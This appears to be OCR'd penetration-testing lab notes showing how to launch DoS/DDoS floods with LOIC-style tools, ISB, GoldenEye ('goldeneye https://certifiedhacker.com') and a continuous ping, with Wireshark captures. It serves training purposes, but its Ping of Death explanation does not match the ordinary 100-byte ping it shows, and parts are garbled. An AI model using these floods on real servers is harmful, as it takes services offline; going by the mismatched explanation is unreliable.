
- Now adjust threads




- Click on FIRE THE LAZER !



- Now open wireshark to monitor attack



- Attack started 🤜




## 7. Perform DOS/DDOS Using ISB


**ISB**, short for "I'm So Bored", is an open-source **network stress-testing application** for Windows, developed by byte[size] Software. It's designed to simulate various types of network traffic to assess the resilience and performance of servers and network infrastructures under heavy load conditions.

### How to use it :-:


- Open ISB application




- Provide target url and click on set target




- Adjust threads




- Click on start attack



- Now open wireshararl to monitor attack



## ● Attack Started



# 8. Perform DOS/DDOS Using Goldeneye

**GoldenEye** is a **Layer 7 (Application Layer) DoS testing tool** written in Python, designed to simulate **HTTP-based Denial of Service attacks** on web servers.

It's commonly used in **penetration testing labs** to test how a web server responds to large numbers of simultaneous HTTP requests.

## How to use it :-

- Open kali linux terminal and type man goldeneye – to get manual page about golden eye

```
Kali [Running] - Oracle VM VirtualBox  
File View Input Devices Help  
S | 1 2 3 4 | Firefox  
File Actions Edit View Help  
root@Kali: /home/aniket/Downloads/DDOS/xerves root@Kali: /home/aniket root@goldeneve(1)  
goldeneye(1) HTTP DoS test tool goldeneye(1)  
  
NAME  
    goldeneye - HTTP DoS test tool  
  
SYNOPSIS  
    goldeneye <URL> [OPTIONS]  
  
DESCRIPTION  
    GoldenEye is a HTTP DoS Test Tool. This tool can be used to test if a site is susceptible to Deny of Service (DoS) attacks. Is possible to open several parallel connections against a URL to check if the web server can be compromised.  
    The program tests the security in networks and uses 'HTTP Keep Alive + NoCache' as attack vector.  
  
OPTIONS  
    -u, --useragents  
        File with user-agents to use. Default: randomly generated. On Debian systems, there are lists of user-agents at /usr/share/goldeneye/useragents/ directory.  
    -W, --workers  
        Number of concurrent workers. Default: 10.  
    -s, --sockets  
        Number of concurrent sockets. Default: 500.  
    -m, --method  
        HTTP method to use. Values: 'get', 'post' and 'random'. Default: get.  
    -d, --debug  
        Enable debug mode [more verbose output].  
    -h, --help  
    Manual page goldeneye(1) line 1 (press h for help or q to quit)  
Manually 733 12:08:19 12-05-2025  
Rain coming in about 2 hours ENG IN 12:08:19 12-05-2025
```

- now start attack using goldeneye

**Command –** goldeneye <target url >



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket# goldeneye https://certifiedhacker.com
[...]
# goldeneye https://certifiedhacker.com
[...]
```

Very high UV  
Now

ENG IN 12:08 12-05-2025

- attack started




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket# goldeneye https://certifiedhacker.com
[...]
# goldeneye https://certifiedhacker.com
/usr/bin/goldeneye:8: SyntaxWarning: invalid escape sequence '\_\_'
| $$/ \_\_ /$$$$$$| $$ /$$$$$$$ /$$$$$$| $$ /$$ /$$ /$$$$$$
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
[...]
```


Very high UV  
Now

ENG IN 12:08 12-05-2025

- Now open wireshark
- Select eth0 network interface



## • Attack started 🤜



## 9. Perform DOS/DDOS Using Ping Of Death Attack

The **Ping of Death (PoD)** is a type of **Denial of Service (DoS)** attack where the attacker sends **malicious, oversized ICMP (ping) packets** to a target system, causing it to **crash, freeze, or reboot**.

### How Ping of Death Works

- The standard **ICMP Echo Request (ping)** packet is **up to 65,535 bytes** (according to IP specification).
- But most systems **can't handle a full-size packet all at once**, especially older systems.
- The attacker **sends a ping packet larger than the system can process** by fragmenting it into small parts.
- When the system tries to **reassemble** the fragments into one big packet, it **overflows the memory buffer**, causing:
  - System crashes
  - Freezes
  - Reboots
  - Blue screens (on Windows)

### How to use it :-

- Open command prompt (cmd) and type command

**Command :-:** ping -l 100 certifiedhacker.com -t

### Explanation :-

**Ping :-:** Sends ICMP Echo Request messages to a host

**-l 100 :-:** Sets the size of the ping packet to 100 bytes

**Certifiedhacker.com :-:** The Target Domain

**-t -:** Makes the ping run continuously until manually stopped with ctrl+C



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\anike> ping -l 100 certifiedhacker.com -t |
```

- Attack Started



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\anike> ping -l 100 certifiedhacker.com -t

Pinging certifiedhacker.com [162.241.216.11] with 100 bytes of data:
Reply from 162.241.216.11: bytes=100 time=587ms TTL=46
Reply from 162.241.216.11: bytes=100 time=427ms TTL=46
Reply from 162.241.216.11: bytes=100 time=440ms TTL=46
Reply from 162.241.216.11: bytes=100 time=456ms TTL=46
Reply from 162.241.216.11: bytes=100 time=473ms TTL=46
Reply from 162.241.216.11: bytes=100 time=387ms TTL=46
```

- Open Wireshark

**Attack Done**

The Wireshark Network Analyzer

Capture

Welcome to Wireshark

...using this filter: Enter a capture filter ...

All interfaces shown

Wi-Fi Adapter for loopback traffic capture Local Area Connection\* 10 Local Area Connection\* 9 Local Area Connection\* 8 Bluetooth Connection VMware Network Adapter VMnet8 VMware Network Adapter VMnet1 Local Area Connection\* 2 Local Area Connection\* 1 Ethernet 3 Event Tracing for Windows (ETW) reader

Ready to load or capture

30°C Mostly sunny

No Packets

Profile: Default

ENG IN 12:05:46 12-05-2025

Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
73	14.997933	192.168.251.254	184.27.197.91	TLSv1.3	154	Application Data
74	15.065330	184.27.197.91	192.168.251.254	TCP	54	443 → 62173 [ACK] Seq=271 Ack=881 Win=64512 Len=0
75	15.077430	184.27.197.91	192.168.251.254	TCP	54	443 → 62173 [ACK] Seq=271 Ack=881 Win=64512 Len=0
76	15.077451	184.27.197.91	192.168.251.254	TLSv1.3	357	Application Data
77	15.078677	184.27.197.91	192.168.251.254	TLSv1.3	1090	Application Data
78	15.078748	192.168.251.254	184.27.197.91	TCP	54	62173 → 443 [ACK] Seq=981 Ack=1610 Win=65280 Len=0
79	15.094159	192.168.251.254	224.0.0.252	LLMNR	62	Standard query 0x9389 ANY HP
80	15.095752	192.168.251.254	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
81	15.133387	192.168.251.254	20.189.173.4	TCP	54	62165 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1019 Len=0
82	15.425234	20.189.173.4	192.168.251.254	TCP	54	443 → 62165 [FIN, ACK] Seq=1 Ack=2 Win=16384 Len=0
83	15.425373	192.168.251.254	20.189.173.4	TCP	54	62165 → 443 [ACK] Seq=2 Ack=2 Win=1019 Len=0
84	15.534063	192.168.251.254	162.241.216.11	TCP	54	443 → 20.189.173.4 [ACK] Seq=1 Ack=1 Win=32000, ttl=128 (reply in 87)
85	15.534380	192.168.251.254	162.241.216.11	TCP	54	443 → 20.189.173.4 [ACK] Seq=1 Ack=1 Win=32000, ttl=128 (reply in 87)
86	15.815497	104.18.32.47	192.168.251.254	TCP	66	443 → 62093 [ACK] Seq=1 Ack=2 Win=54 Len=0 SL=1 SRE=2
87	16.064271	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=209/51200, ttl=46 (request in 84)
88	16.645806	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=201/51456, ttl=128 (reply in 89)
89	16.986717	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=201/51456, ttl=46 (request in 88)
90	17.659355	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=202/51712, ttl=128 (reply in 91)
91	18.027791	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=202/51712, ttl=46 (request in 90)
